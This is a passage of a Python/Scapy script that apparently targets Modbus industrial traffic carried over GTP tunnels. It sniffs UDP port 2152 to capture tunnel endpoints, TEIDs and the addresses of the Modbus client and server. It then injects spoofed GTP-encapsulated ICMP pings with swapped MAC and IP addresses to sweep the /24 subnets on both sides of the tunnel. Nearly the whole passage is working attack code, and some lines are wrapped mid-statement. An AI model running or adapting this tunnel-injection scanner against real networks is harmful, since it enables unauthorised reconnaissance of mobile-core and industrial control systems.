        # Assemble the GTP packet with the ICMP Ping
        gtp_packet_nmap = Ether(src=modbus_Client_mac, dst=modbus_Server_mac) / \
                          IP(src=gtp_dst_ip, dst=gtp_src_ip) / \
```

```
                UDP(sport=2152, dport=2152) / \
                Raw(load=gtp_header) / IP(dst=str(target_ip), src=modbus_Client_ip) / icmp_ping

        # Send the GTP packet with the TCP SYN packet
        response = sr1(gtp_packet_nmap, timeout=.5)
        sendp(gtp_packet_nmap, iface=send_interface)
        print(gtp_packet_nmap)
        if response:
          response.show()

def send_nmap_packet_2(target_ip):
    global modbus_Server_mac
    global modbus_Client_mac

    if len(gtp_flows) > 0:
        # Get the first flow information
        flow_key, flow_info = next(iter(gtp_flows.items()))
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create IP layer for the encapsulated IP packet
        ip_header = IP(src=modbus_Client_ip, dst=modbus_Server_ip)  # Swap source and destination IP
addresses

        # Create ICMP layer
        icmp_ping = ICMP()

        # Encapsulate TCP SYN packet within GTP payload
        gtp_icmp = ip_header / icmp_ping

        # Calculate the total payload length (GTP header + TCP SYN)
        gtp_header = b'\x30\xff' + (len(gtp_icmp)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')  # GTP v>

        # Assemble the GTP packet with the TCP SYN packet
        gtp_packet_nmap = Ether(src=modbus_Server_mac, dst=modbus_Client_mac) / \
                IP(src=gtp_src_ip, dst=gtp_dst_ip) / \
                UDP(sport=2152, dport=2152) / \
                Raw(load=gtp_header) / IP(dst=str(target_ip), src=modbus_Server_ip) / icmp_ping

        # Send the GTP packet with the TCP SYN packet
        response = sr1(gtp_packet_nmap, timeout=.5)
        sendp(gtp_packet_nmap, iface=send_interface)
        print(gtp_packet_nmap)
        if response:
          response.show()

def scan_gtp_flows():
```

```
    alternate_send = False

    for flow_info in gtp_flows.values():
        # Perform scan on both sides of the GTP flow
        subnet_src = ipaddress.IPv4Network(flow_info['modbus_Server_ip'] + '/24', strict=False)
        subnet_dst = ipaddress.IPv4Network(flow_info['modbus_Client_ip'] + '/24', strict=False)

        print(f"Scanning subnet {subnet_src} on GTP tunnel {flow_info['gtp_src_ip']} to
{flow_info['gtp_dst_ip']}")

        for target_ip in subnet_src.hosts():
            if alternate_send:
                send_nmap_packet(str(target_ip))
            else:
                send_nmap_packet_2(str(target_ip))
            alternate_send = not alternate_send  # Switch the flag

        print(f"Scanning subnet {subnet_dst} on GTP tunnel {flow_info['gtp_src_ip']} to
{flow_info['gtp_dst_ip']}")

        for target_ip in subnet_dst.hosts():
            if alternate_send:
                send_nmap_packet(str(target_ip))
            else:
                send_nmap_packet_2(str(target_ip))
            alternate_send = not alternate_send  # Switch the flag

def main():
    try:
        # Sniff GTP tunnel for source and destination IP addresses, TEID, and internal IP addresses
        print("Sniffing GTP tunnels for Nmap traffic to scan subnets...")
        sniff(filter='udp and port 2152', prn=sniff_gtp_info, iface=sniff_interface, timeout=capture_duration)

        # Perform scans for each GTP flow
        scan_gtp_flows()

    except KeyboardInterrupt:
        # Print captured GTP flows
        print("Captured GTP flows:")
        for flow_key, flow_info in gtp_flows.items():
            gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
            print("GTP Source IP:", gtp_src_ip)
            print("GTP Destination IP:", gtp_dst_ip)
            print("TEID:", gtp_teid)
            print("Modbus Server IP:", flow_info['modbus_Server_ip'])
            print("Modbus Client IP:", flow_info['modbus_Client_ip'])
            print("------------------------")
```

```
if __name__ == "__main__":
    main()
```